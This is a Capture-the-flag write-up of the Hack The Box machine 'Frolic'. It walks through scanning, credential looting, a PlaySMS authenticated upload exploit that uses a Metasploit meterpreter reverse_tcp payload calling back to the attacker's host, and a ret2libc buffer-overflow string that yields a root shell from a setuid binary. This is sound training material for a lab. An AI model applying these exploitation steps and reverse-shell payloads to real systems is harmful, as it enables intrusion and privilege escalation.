Hack The Box - Writeup

Frolic

Patrick Hener

October 29, 2018

Table of Content

Recon

As always Recon starts with nmap.

nmap

```
Discovered open port 139/tcp on 10.10.10.111
Discovered open port 22/tcp on 10.10.10.111
Discovered open port 445/tcp on 10.10.10.111
Discovered open port 9999/tcp on 10.10.10.111
Discovered open port 1880/tcp on 10.10.10.111
```

Results of nmap with service scan

Port	Status	Service
22/tcp	open	ssh
139/tcp	open	Samba smbd 4.3.11-Ubuntu
445/tcp	open	Samba smbd 4.3.11-Ubuntu
1800/tcp	open	Node.js (Express middleware)
9999/tcp	open	nginx 1.10.3 (Ubunt)

Browser

Browsing to http://10.10.10.111:9999 shows a *nginx* start page. You might notice the following:



Figure 1: Virtual Host config?

So quickly add `forlic.htb` with the ip address `10.10.10.111` to your `/etc/hosts`. Notice that the boxname is written wrong on purpose, as it is displayed in the website.

Afterwards you will be able to reach a *Node-Red* Frontend at http://forlic.htb:1880.

wfuzz

Using wfuzz directorys can be discovered.

```
********************************************************
Target: http://forlic.htb:9999/FUZZ
Total requests: 207646
=====================================================================
ID  Response   Lines      Word         Chars          Payload
=====================================================================
000259:  C=301      7 L       13 W      194 Ch    "admin"
000813:  C=301      7 L       13 W      194 Ch    "dev"
001530:  C=301      7 L       13 W      194 Ch    "backup"
010855:  C=301      7 L       13 W      194 Ch    "loop"
000603:  C=301      7 L       13 W      194 Ch    "test"
```

Folder admin has a little *hackable* login. It redirects to *success.html* if hacked where you will get a unknown encrypted file using ! ? and . as characters. At folder backup you will get *user.txt* and *password.txt*

```
--- loot/frolic <master> » cat success.html
..... ..... ..... .!?!! .?... ..... ..... ...?. ?!.?. ..... ..... .....
..... ..... ..!.? ..... ..... .!?!! .?... ..... ..?.? !.?.. ..... .....
....! ..... ..... .!.?. ..... .!?!! .?!!! !!!?. ?!.?! !!!!! !...! .....
..... .!.!! !!!!! !!!!! !!!.? ..... ..... ..... ..!?! !.?!! !!!!! !!!!!
!!!!? .?!.? !!!!! !!!!! !!!!! .?... ..... ..... ....! ?!!.? ..... .....
..... .?.?! .?... ..... ..... ...!. !!!!! !!.?. ..... .!?!! .?... ...?.
?!.?. ..... ..!.? ..... ..!?! !.?!! !!!!? .?!.? !!!!! !!!!. ?.... .....
..... ...!? !!.?! !!!!! !!!!! !!!!! ?.?!. ?!!!! !!!!! !!.?. ..... .....
..... .!?!! .?... ..... ..... ...?. ?!.?. ..... !.... ..... ..!.! !!!!!
!.!!! !!... ..... ..... ....! .?... ..... ..... ....! ?!!.? !!!!! !!!!!
!!!!! !?.?! .?!!! !!!!! !!!!! !!!!! !!!!! .?... ....! ?!!.? ..... .?.?!
.?... ..... ....! .?... ..... ..... ..!?! !.?.. ..... ..... ..?.? !.?..
!.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... .!?!! .?!!! !!!?.
?!.?! !!!!! !!!!! !!... ..... ...!. ?.... ..... !?!!. ?!!!! !!!!? .?!.?
!!!!! !!!!! !!!.? ..... ..!?! !.?!! !!!!? .?!.? !!!.! !!!!! !!!!! !!!!!
!.... ..... ..... ..... !.!.? ..... ..... .!?!! .?!!! !!!!! !!?.? !.?!!
!.?.. ..... ....! ?!!.? ..... ..... ?.?!. ?.... ..... ..... ..!.. .....
..... .!.?. ..... ...!? !!.?! !!!!! !!?.? !.?!! !!!.? ..... ..!?! !.?!!
!!!!? .?!.? !!!!! !!.?. ..... ...!? !!.?. ..... ..?.? !.?.. !.!!! !!!!!
!!!!! !!!!! !.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... .....
..... .!?!! .?!!! !!!!! !!!!! !!!?. ?!.?! !!!!! !!!!! !!.!! !!!!! .....
..!.! !!!!! !.?.
--- loot/frolic <master> » cat user.txt
user - admin
```

```
--- loot/frolic <master> » cat password.txt
password - imnothuman
```

The credentials are not working at *node-red* login or as ssh credentials.

msfconsole will reveal that the credentials will be sufficent to login via smb.

```
msf auxiliary(scanner/smb/smb_login) > set smbuser admin
smbuser => admin
msf auxiliary(scanner/smb/smb_login) > set smbpass imnothuman
smbpass => imnothuman
msf auxiliary(scanner/smb/smb_login) > set rhosts 10.10.10.111
rhosts => 10.10.10.111
msf auxiliary(scanner/smb/smb_login) > run

[*] 10.10.10.111:445      - 10.10.10.111:445 - Starting SMB login bruteforce
[+] 10.10.10.111:445      - 10.10.10.111:445 - Success: 'frolic\admin:imnothuman'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >
```

Browser again

Turns out the code above is *ook* which will translate into

```
Nothing here check /asdiSIAJJ0QWE9JAS
```

Browsing to that page you will get a base64 string:

```
UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBrAyw0tdliKb40RrXpBgn/uoTj
lurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lsUsAAAAGkC
AAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAAAABAAAAABQSwUG
AAAAAAEAAQBPAAAAAwEAAAAA
```

This string decodes to some gibberish. But looking a little closer you will notice it is a zip file which you just decrypted. So pipeing the output into a zip file you will be able to unpack the zip file.

But first you need to bruteforce the password of the zip file with zip2john and john.

The result will be a Hex string which decodes to base64 again, which then decodes to *brainfuck* language.

After decoding the *brainfuck* code a password is revealed: `idkwhatispass`.

Enumerate once more

Now where do I put this password? Further directory enumeration with wfuzz will reveal a directory you'll find at http://forlic.htb:9999/dev/backup.

There you'll find a directory named */playsms*.

The password you discovered will work with user admin to login to the application:



Figure 2: Login to playSMS

Initial Foothold - Get user.txt

Consulting the exploit-db you will find that there is a metasploit module for a *authenticated Upload Code Execution*

The following will listing will show how to exploit this vulnerablity and to retrieve the user flag.

```
msfconsole use multi/http/playsms_uploadcsv_exec

msf exploit(multi/http/playsms_uploadcsv_exec) > options

Module options (exploit/multi/http/playsms_uploadcsv_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   idkwhatispass    yes       Password to authenticate with
   Proxies                     no        A proxy chain of format
                                         type:host:port[,type:host:port]
                                         [...]
   RHOST      10.10.10.111     yes       The target address
   RPORT      9999             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /playsms/        yes       Base playsms directory path
   USERNAME   admin            yes       Username to authenticate with
   VHOST      forlic.htb       no        HTTP server virtual host
```

```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.28      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4

meterpreter > pwd
/home/ayush

meterpreter > ls -la
Listing: /home/ayush
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  2781  fil   2018-09-24 23:17:32 +0200  .bash_history
100644/rw-r--r--  220   fil   2018-09-23 14:26:51 +0200  .bash_logout
100644/rw-r--r--  3771  fil   2018-09-23 14:26:51 +0200  .bashrc
40775/rwxrwxr-x   4096  dir   2018-09-24 23:13:27 +0200  .binary
100644/rw-r--r--  655   fil   2018-09-23 14:26:51 +0200  .profile
100600/rw-------  965   fil   2018-09-24 22:28:56 +0200  .viminfo
100755/rwxr-xr-x  33    fil   2018-09-24 23:10:41 +0200  user.txt

meterpreter > cat user.txt
2ab95909cf509f85a6f476b59a0c2fe0
meterpreter >
```

Priv Esc - Get root.txt

Enumerating the machine you will stumble upon a binary which might tell you that buffer overflow is the thing to do:

```
meterpreter > shell
Process 20771 created.
```

```
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/sh")'
$ /bin/bash
/bin/bash
www-data@frolic:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/sbin/mount.cifs
/bin/mount
/bin/ping6
/bin/fusermount
/bin/ping
/bin/umount
/bin/su
/bin/ntfs-3g

/home/ayush/.binary/rop

/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/at
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/chfn
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/i386-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
www-data@frolic:/$
```

Here is the output of the binary when executing it:

```
www-data@frolic:/home/ayush/.binary$ rop
rop
[*] Usage: program <message>

www-data@frolic:/home/ayush/.binary$ rop test
rop test
[+] Message sent: test
www-data@frolic:/home/ayush/.binary$
```

So it looks like it is just echoing what we put as an argument.

So buffer overflow is what we are dealing with. Let's check the security on this binary. I pulled the binary in base64 format using `base64 rop`, copy paste it to local system and used `base64 -d rop.b64 > rop`.

Then you can use a tool like *checksec* to identify the security on that binary.

Relevant will be that *NX is enabled*, which means that the stack is not executable.

This linke helped me a lot understanding whats going on https://css.csail.mit.edu/6.858/2014/readings/return-to-libc.pdf.

Thus we need to be trickster using return2libc for example. For the sake of easy debugging I wget transfered a static binary of gdb 32 bit to the target located in /tmp.

So now we need to know a few things first:

- EIP Overwrite @ which buffer length?
- System address
- Address of /bin/sh as a string

Buffersize I determined by sending **AAAAAAAAAA**s to the binary as an argument until SegFault. Turns out that using 52 A's and a couple of BBBB's there will be just 42's left telling me that the Buffersie is 52.

```
(gdb) r $(python -c 'print("A" * 52 + "BBBB")')
r $(python -c 'print("A" * 52 + "BBBB")')
Starting program: /home/ayush/.binary/rop $(python -c 'print("A" * 52 + "BBBB")')

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Now for the two addresses needed:

```
(gdb) p system
p system
$1 = {<text variable, no debug info>} 0xb7e53da0 <system>
```

System address is **0xb7e53da0**.

```
(gdb) find &system,+99999999,"/bin/sh"
find &system,+99999999,"/bin/sh"
0xb7f74a0b
warning: Unable to access 16000 bytes of target memory at 0xb7fce793, halting search.
1 pattern found.
(gdb) x/s 0xb7f74a0b
x/s 0xb7f74a0b
0xb7f74a0b: "/bin/sh"
```

"/bin/sh" is found at **0xb7f74a0b**.

Now that we have the information:

- EIP Overwrite @ 52
- System() address 0xb7e53da0
- System() return address (using SEXY as a word here)
- "/bin/sh" address 0xb7f74a0b

We can proceed to construct a string for the buffer overflow to work like so:

```
python -c 'print("A" * 52 + "\xa0\x3d\xe5\xb7SEXY\x0b\x4a\xf7\xb7")'
```

You need to reverse the addresses so that `0xb7e53da0` gets `\xa0\x3d\xe5\xb7`. And do the same for the "/bin/sh/" address.

So, let's see if it works:

```
www-data@frolic:/home/ayush/.binary$ ./rop $(python
    -c 'print("A" * 52 + "\xa0\x3d\xe5\xb7SEXY\x0b\x4a\xf7\xb7")')

<c 'print("A" * 52 + "\xa0\x3d\xe5\xb7SEXY\x0b\x4a\xf7\xb7")')

# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)

# cat /root/root.txt
cat /root/root.txt
85d3fdf03f969892538ba9a731826222
```

There you go! Buffer Overflow is working.